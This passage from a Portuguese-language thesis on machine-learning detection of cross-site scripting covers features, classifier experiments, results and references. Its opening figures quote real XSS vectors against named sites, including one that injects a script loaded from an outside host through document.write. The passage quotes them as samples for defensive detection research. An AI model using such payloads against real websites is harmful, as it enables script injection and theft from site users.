7:	<code>http://shopping.uol.com.br/eletronicos/som-portatil/index.html?</code>
8:	<code>id=""/><script>alert(String.fromCharCode(72,101,108,108,111,32,8</code>
9:	<code>4,104,101,32,82,97,116))</script>&pagetp=1&cliquecompare=1</code>

Figura 4.24. Exemplos de vetores XSS usando métodos *encode/decode JavaScript*.

- **Métodos JavaScript** (*url_JS_meth* e *dw_JS_meth*) [Yue & Wang, 2009], [SCG09, 2009], [Grossman, 2007], [Chiffriertechnik & Sicherheit, 2005]: corresponde ao número de ocorrências de métodos JavaScript, tais como *alert* (), *write* (), *writeln* (), *getElementById* (), *getElementsByName* () e *getElementsByTagName* (), entre outros, empregados para manipular objetos e propriedades da estrutura DOM. A Figura 4.25

mostra o uso do método *write* () na manipulação do objeto *document* por meio da propriedade *src* para a execução de arquivo malicioso com extensão “.js”.

Vetor de XSS com Emprego de Métodos JavaScript	
1:	<code>http://sharethis.com/stream?sharestream-search="/" ;// - -</code>
2:	<code></SCRIPT> ">'><SCRIPT>document.write("<SCRI"); </SCRIPT>PT+</code>
3:	<code>SRC="http://vtestv.totalcc.co.cc/xss.js"></SCRIPT></code>

Figura 4.25. Exemplo de vetor XSS com emprego de métodos JavaScript.

4.1.5 Etapa de Classificação

Por fim, inicia-se a fase de classificação. Esta etapa consiste em fornecer ao classificador o vetor de características para a obtenção de um modelo preditivo. Como resultado, as páginas *web* são classificadas em uma das classes rotuladas, ou seja, se são instâncias *web* pertencentes à classe XSS ou *Non XSS*. Os classificadores podem ser selecionados segundo a observação de alguns fatores, como por exemplo, a natureza dos dados e o seu desempenho sobre o conjunto de dados fornecido. O emprego desses métodos possibilita aos sistemas adquirir conhecimento de forma automatizada, a partir da observação, análise dos resultados obtidos e construção de um modelo de predição.

O próximo Capítulo apresenta os resultados experimentais obtidos a partir do emprego das características e do método proposto, descritos neste capítulo.

Capítulo 5

Experimentos e Análise dos Resultados

Este Capítulo apresenta os detalhes relacionados ao ambiente utilizado na realização dos experimentos, às informações sobre a base de dados empregada e à análise dos resultados dos experimentos e desempenho dos classificadores selecionados.

5.1. Protocolo Experimental

Para avaliar o método proposto, o desempenho dos classificadores e a relevância das características selecionadas, foram realizados vários experimentos com os classificadores *Naive Bayes*, SVM e Árvore de Decisão empregando todas as 46 (quarenta e seis) características constantes da Tabela A.1 do Apêndice A, descritas em detalhes nas Seções 4.1.2.1, 4.1.4.1 e 4.1.4.2 e a base de dados descrita na Seção 5.1.2.

5.1.1 Ambiente de Experimentação

Todos os experimentos foram realizados em uma estação de trabalho Intel Core 2 Duo de 2.0 Ghz, com 4 GB de memória RAM e disco SATA de 240 GB de armazenamento sob a plataforma Linux, distribuição Ubuntu 11.10. Para a execução dos algoritmos de classificação e análise do conhecimento foi utilizado o ambiente Weka [Weka, 2010], em sua versão 4.7.4, para Linux.

5.1.2 Base de Dados

Foi utilizada uma base de dados composta por 84.124 instâncias *web* distribuídas nas classes XSS (maliciosa) e *Non XSS* (benigna), obtidas por um *crawler* focado desenvolvido especificamente para esta finalidade. A base XSS é formada por 16.247 páginas *web* obtidas da base *XSSed* (<http://www.xssed.com>), registradas no período de 23 de junho de 2008 até 19 de janeiro de 2012. A base *Non XSS* é composta por 67.877 páginas *web* selecionadas da base *ClueWeb09* (<http://www.lemur.project.org>). Todas as instâncias correspondem a páginas *web* de diversos domínios da Internet, com conteúdo na língua inglesa.

Considerando o não balanceamento das classes, cabe ressaltar que não existem dados

estatísticos oficiais sobre a proporção real entre páginas *web* infectadas com vetor XSS e páginas benignas. Entretanto, observa-se uma proporção de páginas benignas relativamente superior as páginas infectadas. Desta forma, a base foi dividida de forma desbalanceada para o treinamento dos classificadores e realização dos experimentos.

5.1.3 Processo de Decodificação de Páginas Web

Para a tarefa de decodificação, foram desenvolvidos *scripts* para realizar a conversão de caracteres ofuscados por codificações Hexadecimal, Decimal, Octal, *Unicode*, Base64, caracteres de referência HTML e HTML *Name*. Certamente, algumas combinações de caracteres ou cifras não são abordadas ou não podem ser decodificadas de forma trivial. No entanto, as codificações usadas neste trabalho foram suficientes para converter mais de 95% das codificações alternativas empregadas em ataques XSS. Esse processo foi implementado para apoiar a extração de características nas duas fases descritas no capítulo anterior.

5.1.4 Extração de Características

A extração de características é realizada por uma ferramenta desenvolvida na linguagem Java, com base no uso de expressões regulares que casam os valores e padrões modelados para o problema e os armazenam em um vetor após o término da segunda fase de extração, submetendo, por fim, o vetor ao classificador. As expressões regulares são um excelente recurso em casamento de padrões e são amplamente usadas em conteúdo de texto [Sudkamp, 2005] e em detecção de anomalias [Meyer, 2008].

5.1.5 Classificação Automática de XSS em Páginas Web

Os classificadores selecionados para esta etapa foram o *Naive Bayes*, SVM e Árvore de Decisão.

O Naive Bayes foi selecionado por ser um método de classificação que normalmente apresenta elevada taxa de acerto a um custo computacional reduzido. Além disso, é amplamente utilizado em aplicações *web* [Chakrabarti, 2003] e em detecção de anomalias [Chandola et al., 2009].

SVM foi selecionado por ser um classificador que normalmente apresenta elevada taxa de acerto em diversos domínios de aplicação, além de ser considerado um algoritmo estável, com boa capacidade de generalização e sólida fundamentação matemática [Alpaydin, 2010].

Por fim, o classificador baseado em Árvore de Decisão foi selecionado por ser um método que apresenta estruturas simples, de fácil interpretação e agilidade na construção do modelo, apresentando-se, em geral, como um método eficiente [Chandola et al., 2009].

5.1.6 Medidas de Desempenho

A métrica empregada para a avaliação dos resultados foi validação cruzada [Chakrabarti, 2003], técnica que tem por objetivo a predição e a estimativa de quão correto um modelo irá ser executado na prática. Foi empregada a validação cruzada com 10 (dez) partições para os três classificadores, mantendo-se a mesma proporção em todos os experimentos, a fim de permitir a comparação dos resultados obtidos.

Essa estratégia divide o conjunto de treinamento em n subgrupos de igual tamanho, onde $n = 10$. A cada iteração, $n-1$ conjuntos são combinados para compor o conjunto de treino, enquanto que o subgrupo restante é usado como base de teste. Esse processo é repetido n vezes, sendo que cada um dos subgrupos deverá ser escolhido como base de teste uma vez. No final, a média de classificação obtida nas n bases de teste é calculada.

As medidas empregadas para a análise de desempenho foram:

1. **Taxa de detecção** = $VP/(VP+FN)$;
2. **Taxa de precisão** = $(VP+VN) / (VP+VN+FP+FN)$;
3. **Taxa de falso alarme** = $FP/(FP+VN)$.

Onde, conforme mostrado na “Matriz de Confusão” da Tabela 5.1. VN (Verdadeiro Negativo) indica instâncias normais classificadas corretamente; FN (Falso Negativo) indica instâncias maliciosas classificadas como normais; FP (Falso Positivo) indica instâncias normais classificadas como maliciosas; e VP (Verdadeiro Positivo) indica instâncias maliciosas classificadas corretamente.

Tabela 5.1. Matriz de confusão.

Classe Real	Classificação	
	Ataque (XSS)	Normal (Non XSS)
Ataque (XSS)	VP	FN
Normal (Non XSS)	FP	VN

5.2 Experimento e Análise dos Resultados

Para obter o melhor resultado sobre o conjunto de dados para cada classificador, foram realizados treinamentos com os classificadores *Naive Bayes*, SVM e Árvore de Decisão em que os valores dos principais parâmetros de cada classificador foram ajustados até a obtenção do valor mais adequado. O classificador *Naive Bayes* foi treinado em sua configuração padrão, tendo em vista que o mesmo não possui parâmetros ajustáveis manualmente.

5.2.1 Ajuste de Parâmetros do Classificador SVM

O classificador SVM, além de diferentes funções *kernel*, apresenta alguns parâmetros que podem ser ajustados durante a fase de treinamento. Dentre eles, o mais importante é o parâmetro de regularização ou penalização, denominado parâmetro C. O seu valor determina a rigidez do modelo em relação à tolerância a erros. Quanto maior o valor desse parâmetro, mais rígido e preciso será o modelo, porém mais custoso na fase de treinamento. Por outro lado, quanto menor esse valor, mais tolerante a erros e menos rígida será a margem de separação do hiperplano. Dessa forma, durante o treinamento buscou-se o valor ideal para este parâmetro. O treinamento foi avaliado variando o valor de C nos intervalos 10^{-2} a 10^2 , com detalhamento do intervalo 1 a 5.

Cabe ressaltar que os resultados apresentados se referem somente ao kernel polinomial de grau 1.0. Outros graus de polinômio e funções *kernel*, como RBF, por exemplo, foram testados, porém, se mostraram proibitivos por necessitarem de muitas horas de treinamento. Isso se deve basicamente a alguns fatores como: a grande quantidade de dados de treinamento (84.124 instâncias), o uso da técnica de validação cruzada com 10 (dez) partições e a configuração da máquina empregada nos experimentos. Por outro lado, conforme destaca Karatzoglou et al. [2006] e Gunn [1998], a função *kernel* do tipo linear é a recomendável para conjuntos de dados esparsos, comuns em problemas de categorização de textos. A Tabela 5.2 mostra o resultado do ajuste de parâmetros para o classificador SVM com função kernel polinomial de grau 1.0.

Tabela 5.2. Resultados obtidos pelo classificador SVM após o ajuste de parâmetros.

Classificador	SVM		
Kernel	Polinomial Grau 1.0		
Parâmetro de Regularização (C)	Taxa de precisão	Taxa de detecção	Falso alarme
0,01	81,94%	0,06%	0
0,1	95,47%	76,64%	0,0001%
1	98,13%	90,42%	0,0002%
2	98,21%	90,87%	0,0002%
3	98,31%	91,39%	0,0002%
4	98,37%	91,71%	0,0002%
5	98,47%	92,44%	0,0008%
10	98,47%	92,78%	0,0015%
100	98,61%	93,56%	0,0018%
200	98,71%	94,07%	0,0017%
1000	98,73%	94,15%	0,0017%

Ao analisar os resultados apresentados na Tabela 5.2, observa-se que quanto maior o valor do parâmetro C, maior a precisão do classificador. Por outro lado, o custo de treinamento também é maior. Ao avaliar o melhor valor de ajuste, conclui-se que o valor para o parâmetro C mais adequado é C=200, pois, após este valor, não há aumento significativo na taxa de precisão e detecção que justifique o custo em relação ao tempo de treinamento.

5.2.2 Ajuste de Parâmetros do Classificador Baseado em Árvore de Decisão

Um dos parâmetros ajustáveis em alguns classificadores baseados em árvore de decisão, como, por exemplo, o J.48 [Weka, 2010] que é baseado no algoritmo C4.5 [Quinlan, 1993], é o Fator de Confiança, que determina a poda de nós descendentes até o nó de decisão, de forma a estabelecer a classe das amostras. Esse fator estabelece a confiança na base de treinamento e na avaliação de erro [Quinlan, 1993].

Esse parâmetro atua de forma similar ao fator de penalidade no classificador SVM. No caso do classificador baseado em árvore de decisão, quanto menor o valor do Fator de Confiança, maior será a probabilidade do nó ser podado em função dos nós estáveis. A redução do fator de confiança pode reduzir o tamanho da árvore e a quantidade de nós estatisticamente irrelevantes que poderiam levar a erros de classificação [Quinlan, 1993]. Para obter o melhor ajuste, é necessário testar o Fator de Confiança a fim de obter o valor mais adequado à base de dados em análise. A Tabela 5.3 mostra os resultados dos treinamentos realizados para ajustar o Fator de Confiança do classificador baseado em Árvore de Decisão.

Tabela 5.3. Resultados obtidos pelo classificador baseado em Árvore de Decisão após o ajuste de parâmetros.

Classificador	Árvore de Decisão		
Fator de Confiança	Taxa de precisão	Taxa de detecção	Falso alarme
0,10	99,17%	96,52%	0,001%
0,15	99,16%	96,62%	0,002%
0,25	99,15%	96,68%	0,003%
0,50	99,08%	97,08%	0,004%
1	99,02%	97,08%	0,005%

A análise da Tabela 5.3 permite inferir que o melhor ajuste foi para o Fator de Confiança de valor igual 0,50, que, a despeito da taxa de precisão levemente inferior aos outros índices, apresentou uma taxa de detecção superior (97,08%).

Após o ajuste dos parâmetros foi possível realizar a comparação entre os resultados dos classificadores *Naive Bayes*, SVM e Árvore de Decisão, a fim de determinar o classificador que melhor se ajusta ao conjunto de treinamento.

Analizando o resultado final constante da Tabela 5.4 é possível verificar que os três classificadores obtiveram altas taxas de precisão. Entretanto, essa métrica não pode ser avaliada isoladamente, pois o seu resultado expressa o percentual de exemplos classificados corretamente, independentemente da classe a qual pertence; o que pode esconder o erro de classificação da classe minoritária.

Tabela 5.4. Comparação dos resultados obtidos pelos classificadores *Naive Bayes*, SVM e Árvore de Decisão após o ajuste de parâmetros.

Classificador	<i>Naive Bayes</i>	SVM	Árvore de Decisão
Parâmetros Ajustados	-	C=200 Kernel Polinomial Grau do Polinômio=1.0	Fator de Confiança= 0,50
Taxa de precisão	90,99%	98,71%	99,08%
Taxa de detecção	61,56%	94,07%	97,08%
Falso alarme	0,019%	0,0017%	0,0043%
Total de instâncias	84.124	84.124	84.124

Dessa forma, é necessário avaliar as demais métricas, principalmente a taxa de detecção, que reflete a qualidade de classificação da classe positiva (maliciosa). Esta métrica, em especial, apresenta um impacto relativamente maior que a qualidade da classe negativa (benigna), ou seja, o custo de um ataque não detectado é maior do que o de um falso alarme.

Ao analisar os resultados, verifica-se que o desempenho do classificador *Naive Bayes* apresenta o problema supracitado. Apesar de ter obtido a menor taxa de precisão dentre os classificadores empregados, este classificador apresentou, em termos absolutos, uma alta taxa de precisão (90,99%). Por outro lado, a taxa de detecção obtida reflete uma baixa qualidade na classificação da classe positiva (61,56%), o que infere ao classificador uma baixa capacidade de aprendizagem para o conjunto de dados fornecido. Uma das razões para isso se deve ao tipo de dados processados. O *Naive Bayes*, em termos gerais, não apresenta bom desempenho para dados contínuos, lidando melhor com dados discretos. Outro fator que corrobora para o baixo desempenho desse classificador está relacionado aos atributos, que precisam atender à hipótese de independência condicional. Nesse caso, as características baseadas em esquemas potencialmente inseguros contribuem para a baixa taxa de detecção do classificador, pois apresentam certo grau de dependência entre si, em virtude destas características serem baseadas na identificação de esquemas com alto grau de associação de elementos HTML/JavaScript e objetos da estrutura DOM.

O classificador SVM apresentou elevado desempenho, obtendo uma taxa de 98,71% de precisão e uma taxa de 94,07% de detecção. Isso mostra que o classificador conseguiu aprender a discriminar as duas classes de forma satisfatória.

Por fim, o classificador baseado em Árvore de Decisão foi o que apresentou o melhor desempenho, obtendo uma taxa de 99,08% de precisão e 97,08% de taxa de detecção, além de um baixo índice de falso alarme (0,004%,), apresentando-se como um classificador que se ajusta bem ao problema pesquisado, considerando o conjunto de dados fornecido. O sucesso desse classificador, dentre outros fatores, pode estar relacionado ao fato das características apresentarem

grande potencial discriminante e ao fato de que as estatísticas obtidas no conjunto de teste se assemelham às estatísticas do conjunto de treinamento, pois este classificador tem acesso à probabilidade conjunta dos atributos que a árvore considera mais relevante.

Os resultados apresentados nestas análises iniciais confirmam o potencial do método proposto neste trabalho e a relevância das características utilizadas, as quais foram empregadas com classificadores estáveis e de amplo uso na área de aprendizagem de máquina, o que permite inferir que a abordagem proposta é aderente e adequada para a detecção de XSS em páginas *web* no contexto do conjunto de dados avaliado.

5.2.3 Análise das Características Propostas

Para analisar a contribuição e o impacto do grupo de características propostas sobre o resultado final da classificação, foi realizada uma nova série de experimentos com o classificador baseado em Árvore de Decisão, onde os grupos de características foram testados individualmente e os resultados obtidos foram comparados aos resultados alcançados com o emprego de todas as características.

A Tabela 5.5 mostra os resultados obtidos pelos grupos individualmente e pela combinação de todas as características. Observa-se pelas taxas individuais, que o melhor resultado para a taxa de detecção foi alcançado pelo grupo de características baseado em esquemas potencialmente inseguros (94,97%), o que confirma a presença de um conjunto associado de elementos HTML, objetos da estrutura DOM e *JavaScript* que são manipulados em vetores de ataques XSS, confirmando o estudo de Yue & Wang [2009] sobre caracterização de práticas inseguras com o uso da linguagem *JavaScript*.

Em seguida, se destaca o grupo baseado em ofuscação, que também apresentou forte contribuição na classificação e detecção de XSS, alcançando uma taxa de detecção de 93,39%. A utilização excessiva ou inadequada de codificações alternativas representa um forte indício da presença de ofuscação em código malicioso. O resultado obtido confirma a relevância desse tipo de características, que são abordadas no trabalho de Likarish et al. [2009].

Tabela 5.5. Comparação dos resultados obtidos pelo classificador baseado em Árvore de Decisão para os grupos de características propostos.

Classificador		Árvore de Decisão		
Métricas de Desempenho		Precisão	Deteccção	Falso Alarme
Características Usadas	Características Baseadas em Ofuscação (18 características)	97,62%	93,39%	0,002%
	Características Baseadas em Padrões Suspeitos (12 características)	97,98%	92,38%	0,006%
	Características Baseadas em Esquemas Potencialmente Inseguros (16 características)	98,72%	94,97%	0,003%
	Todas (46 características)	99,08%	97,08%	0,004%

Por último, o grupo baseado em padrões suspeitos, que alcançou uma taxa de deteção de 92,38%, apresentou um resultado próximo aos demais grupos, o que infere que as características de todos os grupos são discriminantes e com boa capacidade preditiva para o problema pesquisado.

Apesar dos excelentes resultados alcançados individualmente pelos grupos, estes não detectam as diversas possibilidades de ataques representadas pela combinação de todas as características propostas, que em conjunto alcançaram uma taxa de deteção de 97,08%, superior às taxas alcançadas pelos grupos individualmente.

Outro aspecto a ser avaliado é a contribuição do método proposto quanto ao aumento da taxa de deteção. A Tabela 5.6 mostra as taxas de deteção obtidas pela 1ª fase de extração e ao final da 2ª fase, e exhibe o ganho percentual obtido com a introdução das duas fases de extração de características.

Tabela 5.6. Ganho percentual obtido pelo método proposto em relação à 1ª fase de extração.

Classificador			Árvore de Decisão		
Métricas de Desempenho			Precisão	Deteccção	Falso Alarme
Fase de Extração	1ª Fase	Características Baseadas em Ofuscação (18 características)	97,62%	93,39%	0,002%
	1ª Fase + 2ª Fase	Todas as características (46 características)	99,08%	97,08%	0,004%
Ganho			1,46%	3,69%	-

Analisando os resultados apresentados na Tabela 5.6 conclui-se que o método proposto, ao viabilizar a adição de novos grupos de características após a etapa de decodificação, permite aumentar a taxa de precisão em 1,46% e a taxa de deteção em 3,69%, contribuindo, dessa forma, com a melhoria na taxa de deteção de XSS em páginas web.

Para avaliar a influência das características sob o aspecto do escopo de análise e extração

(URL e documento *web*) foram realizados novos experimentos, que são apresentados na Tabela 5.7.

Tabela 5.7. Comparação dos resultados obtidos pelo classificador baseado em Árvore de Decisão empregando as características extraídas da URL e do documento *Web*.

Classificador		Árvore de Decisão		
Métricas de Desempenho		Precisão	Detecção	Falso Alarme
Escopo de Análise	Características Extraídas da URL (26 características)	98,62%	93,39%	0,002%
	Características Extraídas do Documento Web (20 características)	94,94%	84,45%	0,02%
	URL + Documento Web (46 características)	99,08%	97,08%	0,004%

Diante dos resultados apresentados na Tabela 5.7 é possível verificar que as características do escopo de análise da URL alcançaram uma taxa de detecção de 93,39%, superior à taxa alcançada pelas características do escopo de análise do documento *web* que foi de 84,45%. Cabe ressaltar, que a dimensão de análise e informações do escopo do documento *web* são maiores e a quantidade de características empregada foi menor, o que exige um esforço maior na tarefa de classificação entre documentos *web* infectados com vetor XSS e os demais. Entretanto, a taxa de detecção alcançada é considerada elevada. Além disso, o resultado final com a combinação dos dois conjuntos de características alcançou a taxa de 97,08% de taxa de detecção.

5.3. Comparação dos Resultados

Como forma de validar as taxas alcançadas em nossos experimentos, nossos resultados foram comparados com o trabalho de Likarish et al. [2009], que empregaram características baseadas em ofuscação para a detecção de código malicioso, como por exemplo, a contabilização de caracteres *Unicode*, Hexadecimal, quantidade de caracteres presentes no *script*, entre outras relacionadas no Capítulo 3. As características propostas pelos autores foram empregadas em um novo experimento com as bases de treinamento *Clueweb09* e *XSSed* e comparadas com os resultados obtidos com as características propostas neste trabalho, conforme pode ser observado na Tabela 5.8.

As métricas adotadas pelos autores foram: PPP (*Positive Predictive Power*), equivalente a equação $VP/(VP+FN)$, e NPP (*Negative Predictive Power*), correspondente a equação $VN/(VN+FP)$, que foram mantidas para fins de comparação.

A Tabela 5.8 demonstra que as características propostas neste trabalho apresentaram melhores resultados na classificação e detecção de XSS, quando comparadas com as características utilizadas por Likarish et al. [2009] na base de treinamento *Clueweb09* e *XSSed*. As características do grupo baseado em ofuscação deste trabalho obtiveram um pequeno ganho de 2,10% na taxa de detecção (PPP) em relação às características propostas pelos autores, que também são baseadas em

ofuscação. Entretanto, ao empregar todas as características o ganho foi de 5,8%, o que indica que houve um aumento razoável na taxa de detecção com a inclusão dos grupos de características baseadas em padrões suspeitos e em esquemas potencialmente inseguros, obtidos na 2ª fase de extração do método proposto.

Tabela 5.8. Comparação das taxas obtidas usando o classificador baseado em Árvore de Decisão.

Base de Dados	Clueweb09 e <i>XSSed</i>	Clueweb09 e <i>XSSed</i> (Resultados deste trabalho)	
		Grupo de Características Baseadas em Ofuscação	Todas
Características Usadas	[Likarish et al., 2009]		
PPP	0,912	0,933	0,970
NPP	0,993	0,997	0,995

Cabe ressaltar que não se pode inferir conhecimentos detalhados na comparação ou avaliar qual a melhor abordagem, pois não houve a disponibilização da base de dados usada pelos autores. Apesar das características serem consideradas de abordagem geral, o escopo e objeto de estudo dos dois trabalhos apresentam peculiaridades próprias que impedem uma comparação justa, considerando as técnicas usadas para extração, implementação e a natureza do conjunto de dados de treinamento.

A próxima Seção realiza os comentários finais, uma breve análise sobre o trabalho e indica oportunidades de trabalho futuros.

Capítulo 6

Conclusões e Trabalhos Futuros

Este trabalho apresentou um método para classificação e detecção de *Cross-Site Scripting* em páginas *web* baseado na extração de características relevantes do conteúdo estático do documento *web* e da URL, empregando uma abordagem apoiada em técnicas de aprendizagem de máquina.

Nos últimos anos, várias abordagens têm sido propostas para mitigar os ataques XSS, porém, grande parte dos trabalhos encontrados na literatura que utilizam técnicas de aprendizagem de máquina, usa essas técnicas em uma abordagem geral, com maior variabilidade de ameaças, implicando no tratamento de uma grande diversidade de atividades maliciosas na *web*. O OWASP [2010] categoriza várias dessas ameaças em virtude do risco, tais como, XSS, *SQL Injection*, *Buffer Overflow*, *LDAP Injection*, *Drive-by-download*, entre outras, revelando que abordagens gerais precisam lidar com um alto grau de complexidade. Para diminuir isso e obter melhores resultados, este trabalho focou na detecção de ataques XSS, permitindo uma investigação e exploração mais detalhada do problema, empregando conjuntos de treinamento mais representativos, de forma a promover uma aprendizagem abrangente e elevada acurácia no resultado.

O método proposto realiza a análise da URL e do documento *web*, que se mostram complementares na detecção de XSS, pois os vetores XSS são injetados nos dois escopos de análise. Além disso, o método foi estruturado em etapas que contemplam duas fases de extração de características. O objetivo disto foi aumentar a capacidade de detecção do modelo preditivo pela agregação de conjuntos de características encontrados em diferentes formatos e padrões de codificações.

A primeira fase de extração objetivou obter as características relativas aos padrões codificados, muito empregados na ofuscação de códigos maliciosos. Esse conjunto revelou características importantes na predição de ataques XSS, porém, se mostrou limitado às diversas possibilidades de combinações possíveis pelo uso das codificações disponíveis, além de ocultar outros grupos de características.

Adicionalmente, a análise dessas características mostrou que as técnicas de ofuscação ocultam outro conjunto importante de características, formado por esquemas potencialmente inseguros e padrões suspeitos, comumente presentes em vetores XSS e que muitas vezes não são detectados por outros métodos ou em virtude da própria codificação usada no ataque. Para identificar e extrair esse conjunto de características, o método contempla uma fase de decodificação, que alcança grande parte das codificações usadas em ofuscação de código malicioso em ataques XSS.

Pela análise dos dois conjuntos, formados pelas características obtidas antes e após o processo de decodificação, foi possível identificar e organizar as características em três grupos: características baseadas em ofuscação, extraídas na primeira fase do método; e características baseadas em padrões suspeitos e em esquemas potencialmente inseguros, extraídas na segunda fase.

Para avaliar a contribuição do método e das características propostas, esses grupos foram submetidos aos experimentos analisados na Seção 5.2.3. Para realizar esses experimentos foram coletadas instâncias de exemplos de páginas infectadas com vetor XSS e páginas benignas, que foram usadas para extrair as características selecionadas. Os valores extraídos foram armazenados em um vetor de dados e submetidos aos classificadores SVM, *Naive Bayes* e Árvore de Decisão. O experimento com diversos classificadores teve por objetivo realizar uma análise de desempenho, a fim de selecionar o classificador que melhor se ajustasse ao conjunto de dados de treinamento e confirmar a predição das características e o potencial do método em classificadores diferentes, estáveis e largamente usados na área de aprendizagem de máquina.

Os resultados dos experimentos revelaram que as taxas de acerto alcançadas pelos classificadores foram elevadas. SVM obteve 98,71% de taxa de precisão e o classificador baseado em Árvore de Decisão apresentou a taxa de 99,08%, ligeiramente superior a SVM. Entretanto, analisando os resultados de falsos negativos e falsos positivos constatou-se que a Árvore de Decisão valorizou mais a classe positiva (maliciosa) obtendo uma taxa de detecção de 97,08% e SVM, 94,07%. O *Naive Bayes* não obteve bom desempenho na taxa de detecção (61,56%), provavelmente em virtude do tipo de dados (contínuo) do conjunto de treinamento.

Para avaliar o potencial do método proposto e predição das características selecionadas, os grupos foram submetidos individualmente a experimentos com o classificador baseado em Árvore de Decisão. O grupo baseado em características de ofuscação, obtido na primeira fase de extração, produziu 93,39% de taxa de detecção. Os grupos baseados em padrões suspeitos e esquemas potencialmente inseguros, extraídos na segunda fase do método obtiveram, respectivamente,

92,38% e 94,97% de taxa de detecção. A combinação dos três grupos alcançou 97,08% de taxa de detecção de XSS.

Dentre os trabalhos avaliados, o que mais se assemelhou para fins de comparação dos resultados foi o de Likarish et al. [2009] que emprega técnicas de aprendizagem de máquina para detectar código malicioso em linguagem *JavaScript*. Dessa forma, com o objetivo de avaliar os resultados obtidos neste trabalho, foi realizada uma breve comparação e análise do trabalho de Likarish et al. [2009], descritos na Seção 5.3. A comparação mostra que as características propostas neste trabalho apresentaram um pequeno ganho percentual na taxa de detecção quando comparado aos resultados obtidos com as características propostas pelos referidos autores, e um ganho percentual significativo ao inserir os grupos de características extraídas na 2ª fase do método.

Conclui-se que, os classificadores selecionados e os experimentos realizados não são exaustivos, entretanto, os resultados alcançados demonstram a viabilidade do método proposto e a capacidade preditiva das características empregadas na detecção de XSS em páginas *web* propostas neste trabalho, considerando a base utilizada nos experimentos.

6.1 Trabalhos Futuros

As pesquisas na área de detecção de anomalias são dinâmicas, pois as técnicas de ataques estão em constante evolução e mudanças. Apesar do modelo preditivo obtido apresentar boa capacidade de generalização e possibilitar a classificação e detecção de ataques que apresentem o mesmo padrão modelado, as características propostas, apesar de aderentes ao conjunto de dados analisado, não são exaustivas. Dessa forma, as características precisam ser ampliadas com o objetivo de acompanhar o dinamismo das técnicas empregadas em ataques XSS e aumentar a taxa de detecção. Além disso, os experimentos conduzidos foram limitados aos classificadores *Naive Bayes*, SVM e Árvore de Decisão e às manipulações de seus parâmetros. Assim, existem outros classificadores com bom desempenho que podem se ajustar ao problema e obter bons resultados.

Portanto, considerando a amplitude dos ataques XSS e suas evoluções, a obtenção de novas bases de treinamento e pesquisas por características que representem novas dimensões de ataques é uma boa oportunidade para novos experimentos. A avaliação de uma etapa de análise dinâmica para detectar ataques do tipo *DOM-Based*, que não podem ser detectados por análise estática, também é sugerida para trabalhos futuros.

Referências

- Alpaydim, E. (2010). "Introduction to Machine Learning", The MIT Press, Cambridge, Massachusetts, EUA, 537 páginas.
- Batista, G. (2003). "Pré-processamento de Dados em Aprendizado de Máquina Supervisionado". Tese de Doutorado. Instituto de Ciências Matemáticas e de Computação da Universidade de São Paulo. São Carlos. São Paulo.
- Breiman, L., Friedman, J. H., Olshen, R. A., Stone, C. J. (1984). "Classification and Regression Trees", Monterey, CA, Wadsworth & Brooks.
- Cambridge (2008). "Term frequency and weighting". Cambridge University Press. Disponível em: <http://nlp.stanford.edu/IR-book/html/htmledition/term-frequency-and-weighting-1.html#7910>. Acesso em outubro 2010.
- CAPEC-3 (2010). "Exploit: Using Leading Ghost Character Sequences to Bypass Input Filters". Disponível em: <http://capec.mitre.org/data/definitions/3.html>. Acesso em outubro 2010.
- CAPEC-4 (2010). "Transmission Control Protocol". Disponível em: <http://capec.mitre.org/data/definitions/4.html>. Acesso em outubro 2010.
- CAPEC-43 (2010). "CAPEC-43: Exploiting Multiple Input Interpretation Layers". Disponível em: <http://capec.mitre.org/data/definitions/43.html>. Acesso em janeiro 2011.
- CAPEC-52 (2011). "NULL Bytes Embedding". CAPEC (Common Attack Pattern Enumeration and Classification). Disponível em: <http://capec.mitre.org/data/definitions/52.html>. Acesso em janeiro 2011.
- CAPEC-64 (2010). "Using Slashes and URL Encoding Combined to Bypass Validation Logic". Disponível em: <http://capec.mitre.org/data/definitions/64.html>. Acesso em fevereiro 2011.
- CAPEC-72 (2010). "CAPEC-72: URL Encoding". CAPEC. Common Attack Pattern Enumeration and Classification. Disponível em: <http://capec.mitre.org/data/definitions/72.html>, Janeiro, 2011. Acesso em fevereiro 2011.
- CAPEC-78 (2010). "CAPEC-78: Using Escaped Slashes in Alternate Encoding". Disponível em: <http://capec.mitre.org/data/definitions/78.html>. Acesso em outubro 2010.
- CAPEC-120 (2010). "Double Encoding". Disponível em: <http://capec.mitre.org/data/definitions/120.html>. Acesso em outubro 2010.
- CAPEC-245 (2010). "CAPEC-245: Cross-Site Scripting Using Doubled Characters". Disponível em: <http://capec.mitre.org/data/definitions/245.html>, julho, 2011. Acesso em outubro 2010.
- Chakrabarti, S. (2003). "Mining The Web: Discovering Knowledge from Hypertext Data". Morgan Kaufmann Publishers.
- Chandola, V., Banerjee, A. e Kumar, V. (2009). "Anomaly Detection: Survey. A Modified Version of this Technical Report Will Appear". In: ACM Computing Survey, ACM, September 2009.
- Chiffriertechnik e Sicherheit (2005). "Filtering JavaScript to Prevent Cross-Site Scripting". In: EUROSEC 2005.

- Christey, S., Martin, R. A. (2007). "Vulnerability Type Distributions in CVE". Disponível em: <http://cwe.mitre.org/documents/vuln-trends/index.html#table1>. Document version: 1. 2007. Acesso em outubro 2010.
- Choi, J., Kim, H. (2011). "Efficient Malicious Code Detection Using N-Gram Analysis and SVM". In: 14th International Conference on Network-Based Information Systems, Tirana, Albania, 2011.
- CVE-0424. (2008). CVE - Common Vulnerabilities and Exposures. Disponível em: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2003-0424>. Acesso em fevereiro de 2011.
- CVE-0280, (2004). CVE - Common Vulnerabilities and Exposures. Disponível em: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2004-0280>. Acesso em janeiro 2011. Acesso em janeiro 2011.
- CVE-1136. (2003). CVE - Common Vulnerabilities and Exposures. Disponível em: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2003-1136>. Acesso em janeiro 2011.
- CWE-85. (2010). CWE - Common Weakness Enumeration. "CWE-85: Doubled Character XSS". Disponível em: <http://cwe.mitre.org/data/definitions/85.html>. Acesso em junho de 2009.
- Dewald, A., Holz, T., e Freiling, F. (2010). ADSandbox: "Sandboxing JavaScript to fight malicious Websites". In Proc. of ACM Symposium on Applied Computing (SAC), 2010.
- Dong, Y., Xia, Z., Tu, M. (2007). "Selecting Optimal Parameters in Support Vector Machines". 16th International Conference on Machine Learning and Applications (ICMLA'07). Ohio, USA, 2007
- EnergizerBP (2011). Disponível em: <https://energiser.bp.com/login/index.php>. Acesso em dezembro 2011.
